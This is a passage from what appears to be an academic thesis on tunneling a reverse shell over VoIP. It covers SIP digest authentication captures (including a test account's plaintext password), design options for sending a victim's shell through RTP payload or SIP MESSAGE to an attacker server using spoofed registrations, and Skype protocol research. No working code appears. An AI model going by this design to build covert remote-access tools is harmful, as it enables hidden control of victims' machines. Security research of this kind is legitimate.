
Auth Name: reverse2   Auth password: 7z!Lsy8!AevRyb8@

Input

algorithm:	MD5
realm:	sip.linphone.org
nonce:	UzQ84QAAAACGC3x5AABdwFmC5mMAAAAA
nc:	00000001
cnonce:	JWPqLtwEcWHYdsk7
qop-value:	auth
Method:	REGISTER
Uri:	sip:sip.linphone.org
H(entity body):	
response:	
response result:	6313c3981c7b999e4e629534922c7c94

Figure 11: SIP Digest Calculator
Source: own creation


After the calculation of the response the client sends the response back in the digest authentication field. The contact field changes to the public IP address of the user reverse2 (178.197.225.33).



```
> Frame 214: 879 bytes on wire (7032 bits), 879 bytes captured (7032 bits) on interface 0
> Ethernet II, Src: IntelCor_45:be:1a (34:41:5d:45:be:1a), Dst: 62:30:d4:d2:b5:64 (62:30:d4:d2:b5:64)
> Internet Protocol Version 4, Src: 172.20.10.2, Dst: 54.37.202.229
> User Datagram Protocol, Src Port: 5060, Dst Port: 5060
v Session Initiation Protocol (REGISTER)
  > Request-Line: REGISTER sip:sip.linphone.org SIP/2.0
  v Message Header
    > Via: SIP/2.0/UDP 172.20.10.2:5060;branch=z9hG4bK.EXYCNM0gi;rport
    v From: <sip:reverse2@sip.linphone.org>;tag=zWZQRDdwi
      > SIP from address: sip:reverse2@sip.linphone.org
        SIP from tag: zWZQRDdwi
    v To: sip:reverse2@sip.linphone.org
      > SIP to address: sip:reverse2@sip.linphone.org
    > CSeq: 21 REGISTER
      Call-ID: LdThVcrFWg
      [Generated Call-ID: LdThVcrFWg]
      Max-Forwards: 70
      Supported: replaces, outbound
      Accept: application/sdp
      Accept: text/plain
      Accept: application/vnd.gsma.rcs-ft-http+xml
    v Contact: <sip:reverse2@178.197.225.33:37287;transport=udp>;+sip.instance="<urn:uuid:f859a475-21d3-4f00-8e10-b5a524f3bdba>"
      > Contact URI: sip:reverse2@178.197.225.33:37287;transport=udp
        Contact parameter: +sip.instance="<urn:uuid:f859a475-21d3-4f00-8e10-b5a524f3bdba>"\r\n
      Expires: 600
      User-Agent: Linphone Desktop/4.1.1 (belle-sip/1.6.3)
    v  [truncated]Authorization:  Digest realm="sip.linphone.org", nonce="UzQ84QAAAACGC3x5AABdwFmC5mMAAAAA", algorithm=MD5, opaque="+GNywA==",
        Authentication Scheme: Digest
        Realm: "sip.linphone.org"
        Nonce Value: "UzQ84QAAAACGC3x5AABdwFmC5mMAAAAA"
        Algorithm: MD5
        Opaque Value: "+GNywA=="
        Username: "reverse2"
        Authentication URI: "sip:sip.linphone.org"
        Digest Authentication Response: "6313c3981c7b999e4e629534922c7c94"
        CNonce Value: "JWPqLtwEcWHYdsk7"
        Nonce Count: 00000001
        QOP: auth
```

Figure 12: Wireshark SIP register 2
Source: own creation

The SIP server validates the response by calculating the same response and checks if the result is the same. If the responses match, the server sends a “200 OK” message back to the client as shown in Figure 13.



```
> Frame 224: 983 bytes on wire (7864 bits), 983 bytes captured (7864 bits) on interface 0
> Ethernet II, Src: 62:30:d4:d2:b5:64 (62:30:d4:d2:b5:64), Dst: IntelCor_45:be:1a (34:41:5d:45:be:1a)
> Internet Protocol Version 4, Src: 54.37.202.229, Dst: 172.20.10.2
> User Datagram Protocol, Src Port: 5060, Dst Port: 5060
v Session Initiation Protocol (200)
  > Status-Line: SIP/2.0 200 Registration successful
  v Message Header
    > Via: SIP/2.0/UDP 172.20.10.2:5060;branch=z9hG4bK.EXYCNM0gi;rport=37287;received=178.197.225.33
    v From: <sip:reverse2@sip.linphone.org>;tag=zWZQRDdwi
      > SIP from address: sip:reverse2@sip.linphone.org
        SIP from tag: zWZQRDdwi
    v To: <sip:reverse2@sip.linphone.org>;tag=6S8teUjc7r5gB
      > SIP to address: sip:reverse2@sip.linphone.org
        SIP to tag: 6S8teUjc7r5gB
      Call-ID: LdThVcrFWg
      [Generated Call-ID: LdThVcrFWg]
    > CSeq: 21 REGISTER
    v Contact: <sip:reverse2@178.197.225.33:37287>;+sip.instance="<urn:uuid:f859a475-21d3-4f00-8e10-b5a524f3bdba>"
      > Contact URI: sip:reverse2@178.197.225.33:37287
        Contact parameter: +sip.instance="<urn:uuid:f859a475-21d3-4f00-8e10-b5a524f3bdba>"\r\n
    v  [truncated]Contact: "reverse2" <sip:reverse2@178.197.225.23:63511;app-id=929724111839;pn-type=firebase;pn-timeout=0;
        SIP Display info: "reverse2"
      > Contact URI [truncated]: sip:reverse2@178.197.225.23:63511;app-id=929724111839;pn-type=firebase;pn-timeout=0;pn-tok
        Contact parameter: +sip.instance="<urn:uuid:45ade2d2-0a1a-00ad-a8b6-b7a125929807>"
        Contact parameter: +org.linphone.specs="groupchat,lime"
        Contact parameter: pub-gruu="sip:reverse2@sip.linphone.org;gr=urn:uuid:45ade2d2-0a1a-00ad-a8b6-b7a125929807"\r\n
      Expires: 600
      Server: Flexisip/1.0.13 (sofia-sip-nta/2.0)
      Content-Length: 0
```

Figure 13: Wireshark SIP response 2
Source: own creation

After this packet has been received, the registration process is over.

3.9 Conclusion

In this chapter fundamental knowledge about SIP, SDP and RTP was gathered. The SIP session establishment and the registration process are of particular interest. The session establishment will be used every time the reverse shell connects to the attacker's server. The registration process will take place whenever the VoIPshell is started, because the SIP UA needs to register itself to the SIP registrar in order to use the SIP providers infrastructure. Because the registration process was analyzed those findings can be used when registering our proof of concept to an external SIP provider.

A list of codecs supported by RTP was made and can be used when implementing the text to audio conversion.

All the collected information will be used in chapter 5 to create different options of implementing a reverse shell over VoIP and to provide the VoIPshell the possibility of registering itself to a SIP provider.

4 Tunneling options in VoIP with SIP

4.1 Overview

This chapter describes theoretical approaches for tunneling data through VoIP using SIP, SDP and RTP. Other protocols on the transport and network layer were not taken into consideration because the payload (reverse shell) would then not be tunneled in VoIP. Furthermore, covert channels were not taken into consideration but only legitimate ways of data transmission (so, no obfuscation techniques).

4.2 Reverse shell – general requirements

The three requirements for the reverse shell that must be kept in mind when searching for tunneling options are the following:

1. The connection must mimic legitimate SIP traffic. This means that there should not be any abnormalities when monitoring the network traffic (e.g. no excessive use of SIP OPTION requests to send the payload). This requirement excludes the abuse of any message types that would not be found in regular traffic.
2. No steganography techniques to obfuscate the data transmission are used (such as described by Wojciech Mazurczyk and Krzysztof Szczypiorski in their paper on a covert channel in SIP for VoIP signaling [11]). They used special header fields in SIP and SDP to transmit covert data.
3. It must be possible to transmit the reverse shell not only over packet switched network but also over the POTS.

More requirements, especially the non-functional requirements, are described in the document "requirement_analysis".

4.3 Option 1: Tunneling in RTP

4.3.1 The theory

Because no obfuscation technique is used, the full RTP payload should be able to be used to transmit the reverse shell traffic. This would mean that there are no bandwidth limitations to worry about.

The idea is it to write a software which acts as a UA and is able to establish a SIP session and send data over RTP to the control server. The shell commands will then be sent as RTP payload so the victim's computer can be controlled remotely. The establishment of this option is shown in Figure 14.




Figure 14: Option1 Tunneling in RTP
Sources: own creation

General procedure

- Attacker generates an executable which will be invoked on the victim's client.
- The executable first registers itself at the SIP registrar with the credentials of the current user.
- The executable than establishes a SIP/SDP connection to a server operated by the attacker. (Signaling Phase).
- The SDP parameters between the attacker server and victim's client will be negotiated as usual (Signaling phase)
- After the session is established the shell of the victim will be piped and as RTP payload sent to the attacker's server (conversation phase) (no covert channel just abusing the RTP payload)
- Attacker/victim can now communicate over the RTP connection

Presumable difficulties

- Registration at SIP registrar in victim’s LAN
- Setting custom payload inside of RPT packets

4.3.2 Requirements

The necessary requirements for tunneling in RTP are defined in Table 11. The OSI model is used as a reference to make sure nothing gets forgotten. Layers one to three are excluded because it is assumed that the client has basic network connectivity.

Layer	Requirement
4	Because for both SIP and RTP the most common transport protocol is UDP the VoIPshell must support the sending of UDP datagrams over the Internet.
5-7	After having established basic layer for connectivity, the VoIPshell needs to register to the local SIP registrar by sending spoofed SIP REGISTER messages using the victim's credentials. For this purpose, the IP address of the server needs to be known, as well as the victim's credentials in plaintext. After the registration process is completed, the SIP session can be established with the client. Thus, SIP INVITE messages need to be sent to the attacker's server in the Internet. When the RTP session is established, the victims shell can be piped through the RTP payload to the attacker's computer.

Table 11: Requirements for tunneling option 1

4.3.3 Characteristics of desired library

Because implementing the entire SIP, SDP and RTP stack is exceeds the scope of this work, a library has to be found which already implements those functionalities. The library should have the characteristics listed in Table 12.

No.	Characteristic
1	Implemented SIP (RFC 3261) [3], SDP (RFC 4566) [5] and RTP (RFC 3550) [12] stack
2	Implemented SIP Digest Authentication (RFC 2617) [13]
3	Is open source
4	Must be runnable on Windows

Table 12: Characteristics of desired library

4.4 Option 2: Tunneling with SIP requests of type MESSAGE

4.4.1 The theory

This option came to mind while testing the mjSIP (Open source media library written in Java) message agent, which provides functionality to send text messages as SIP requests of type MESSAGE. What exactly mjSIP is and how it works is described in Chapter 9. In case the text to audio conversion is not necessary, this could be a very interesting approach. According to Chapter 8 of the RFC 3428 [14] a SIP request of type MESSAGE may not exceed 1300 bytes which would certainly be sufficient for a reverse shell.

The idea is to send traffic directly through SIP requests of type MESSAGE, so no SDP or RTP would be used.

4.4.2 Requirements

The necessary requirements for tunneling with SIP requests of type MESSAGE are defined in Table 13. Once again, we used the OSI model as a reference.

Layer	Requirement
4	Because for SIP the most common transport protocol is UDP the VoIPshell must support the sending of UDP datagrams over the Internet.
5-7	Just like for option 1 the software needs to register at the local SIP registrar by sending spoofed SIP REGISTER messages using the victim's credentials. After the registration process is completed, the VoIPshell traffic can be sent as SIP packets of the type MESSAGE.

Table 13: Requirements for tunneling option 2

4.4.3 Characteristics of desired library

The library chosen to implement this concept with should possess the characteristics listed in Chapter 4.3.3. In addition, it should have SIP Instant Messaging (RFC 3428) [14] implemented.

4.5 Conclusion

For a VoIP connection using SIP as session establishment and RTP for data transmission, the two easiest ways to tunnel data are either through the RTP payload or with SIP requests of type MESSAGE.
Tunneling through RTP would simply require swapping out the RTP payload. Presumably, an open source library for SIP can be found.
Tunneling with SIP requests of type MESSAGE would be even simpler, because traffic could be sent as plain text messages, so there would be no need for encoding. However, a connection using this approach would not mimic legitimate SIP traffic, as discussed in Chapter 4.2. Furthermore, the option using SIP MESSAGES cannot be used over the PSTN which was taken into account in a later phase of the project.

For now, the focus will remain on tunneling through RTP payload.


5 Research: VoIP with Skype

5.1 Overview

Just like for Chapter 3, this chapter contains a summary of the research, this time of VoIP with Skype, instead of SIP. Our goal, again, is to get a detailed understanding of Skype so we can later analyze possible tunneling options through Skype for a reverse shell.

5.2 Softphone

To be able to make Skype calls between two computers during the research phase, two Microsoft accounts are created, and Skype's software downloaded and installed. The Skype version used is 8.52.0.138.



Chat in Skype beginnen
Verwende „Suchen", um nach Personen auf Skype zu suchen.

Willkommen, Reverse

Du kannst deinen Freunden mitteilen, wie es dir geht

Du kannst nach jemandem suchen, um zu chatten. Du kannst auch in den Kontakten nachsehen, wer verfügbar ist.

Du bist als *reverseshell1@hotmail.com* angemeldet
Versuche, das Konto zu wechseln, wenn deine Kontakte oder dein Unterhaltungsverlauf nicht angezeigt werden.

Figure 15: Skype home screen
Source: own creation

5.3 Introduction

Skype is, like SIP, a VoIP telephony network. As a matter of fact, according to Wikipedia [15], it is the first peer-to-peer telephony network that ever existed. Today though, as mentioned on Livewire [16], they have moved to a cloud-based solution (server-client model).
The big difference to SIP however is, that the Skype software and their protocol belong to Microsoft and are closed-source and not standardized [15]. This means that even though Skype and SIP accomplish the same thing, they are not compatible. Skype can only be used with the official Skype software. Very little is known about Skype's protocol, which will make the research difficult.

5.4 Protocol

As discussed on the Wireshark Wiki [17], the original "*Skype protocol*" is deprecated since August of 2014. Today, Skype uses the "*Microsoft Notification Protocol 24*" (MNP24). Skype uses mainly UDP

as its transport protocol.
Skype uses RC4 encryption for its signaling process. Since RC4 is not considered secure anymore it stands to reason, that this is only meant to obfuscate the signaling (RC4 is a very fast stream cipher). The voice traffic is encrypted with AES-256 (Paraphrasing Wikipedia, Chapter "Protocol" [15]).

5.5 Connection establishment[8]

In most cases Skype clients are behind NAT routers which makes it impossible to establish a connection without crippling the firewall.




Figure 16: Issue with NAT routers
Source: own creation

Figure 16 shows how Alice cannot call Bob, because Bobs firewall rejects the packets.

To circumvent this problem Skype uses a variation of the STUN protocol, UDP hole punching and three types of entities (this is part of the Wikipedia article, Chapter "Peer-to-peer architecture" [15]). These entities are listed in Table 14.

Entity	Description
Ordinary node	Skype client
Supernode	Microsoft's STUN server
Login server	Microsoft's login server

Table 14: Entities of Skype protocol

When Alice has started the Skype client on her computer and is logged in at a Microsoft login server, the STUN protocol is used to discover her public IP address as well as her NAT type. She is now

[8] Summary of heise.de [75]

connected to one of Microsoft's supernodes for as long as her software is running on her computer. The supernodes know at all time who can be reached and where. Figure 17 shows the process of a Skype call.




Figure 17: Skype's UDP hole punching
Source: own creation

If Alice wants to call Bob, Alice informs the supernode of her intentions (1). The supernode, having an open connection to Bob (because Bob is already logged in), tells him (2) to send a packet to Alice. He gives Bob Alice's IP address and port number.
When Bob sends the packet to Alice, her firewall drops it (3). But in doing so, Bob has punched a hole through his own firewall. Bob now informs the supernode that he has sent the packet (4). The supernode in turn informs Alice that she can call Bob now and gives her Bob's IP address and port number (5).
Now Alice calls Bob (6). Because Bob's router thinks the incoming traffic is a response of Bob's previously sent packet, it forwards the traffic to Bob. The connection is now established.

5.6 Reverse engineering Skype

In the past, several attempts have been made to reverse engineer Skype, mostly successful. Most notable are the projects OpenSkype [18] (discontinued in 2016), SkypeOpenSource2 [19] (discontinued in 2016), JavaSkype [20] (discontinued in April 2019) and the one published on oKLabs.net by Ouanilo Medegan [21] (discontinued in 2012). Unfortunately, there does not seem to exist a solution that is still working today.

5.7 Skype's command line tool

Skype used to have a command line tool which is discussed on Microsoft's forum [22]. This tool allowed people to start Skype minimized to the system tray and start a phone call in the background. Unfortunately, this is no longer possible. A complete list of deprecated CLI arguments can be found on Winaero website [23].

5.8 Skype API

5.8.1 Overview

The traditional Skype API (Application Programming Interface) is no longer supported (see John Nakulski's answer on Quora [24]). But Microsoft still offers ways to initiate Skype calls. The preferred way is via their URI API (see their documentation for the "Skype Developer Platform" [25]). Something to keep in mind is, that the user may get prompted before initiating a call and the Skype app is brought to the foreground. The following four steps describe what happens when a Skype URI is clicked. It is directly cited from Microsoft's documentation [26] in Chapter "How Skype URIs work".

1. Brings the device's Skype client into focus, starting it as necessary.
2. Effects auto-login or prompts your users for their Skype Name and password.
3. Typically opens a confirmation dialog to authorize placing the call.
4. Places the call.

Next to the Skype URI API, Microsoft also offers (among others) a mobile App SDKs, a UCMA (Unified Communications Managed API) and a UCWA (Unified Communications Web API) which are discussed in more detail in the following chapters.

5.8.2 Skype URI API

Starting a call or chat with the Skype URI API is very easy. To call a test account with the Skype name **live:.cid.8d765cc61ce34048** the following link has to be entered in a browser:

skype:live:.cid.8d765cc61ce34048?call

The browser will then prompt the user whether it should open Skype or not. Figure 18, Figure 19, Figure 20 show what the prompt looks like in Google Chrome, Firefox and Microsoft Edge respectively.




Skype öffnen?

Figure 18: Skype prompt in Google Chrome
Source: own creation


Anwendung starten


Dieser Link muss mit einer Anwendung geöffnet werden.
Senden an:

Skype

Andere Anwendung auswählen

☐ Auswahl für skype-Links speichern.

Figure 19: Skype prompt in Firefox
Source: own creation


Wollten Sie die App wechseln?

Wollten Sie die App wechseln?
„Microsoft Edge" versucht „Skype" zu öffnen.

Figure 20: Skype prompt in Microsoft Edge
Source: own creation

Once confirmed, Skype opens with the Window shown in Figure 21. The last step is to click the green button "Anruf starten".



Skype
RS
Reverse Shell
Personen, Gruppen & Nachrichten
Willkommen,
HD WebCam
Anruf starten
Das bist nicht du? Konto prüfen

Figure 21: Skype Window, ready to start call
Source: own creation

The same process is used to start a Skype chat. For that purpose, the following link has to be copied into a browser:

skype:live:.cid.8d765cc61ce34048?chat

The browser will again prompt the user as shown in Figure 18, Figure 19 and Figure 20, depending on the browser used. After that, the Skype application starts and typing is immediately possible, as shown in Figure 22.

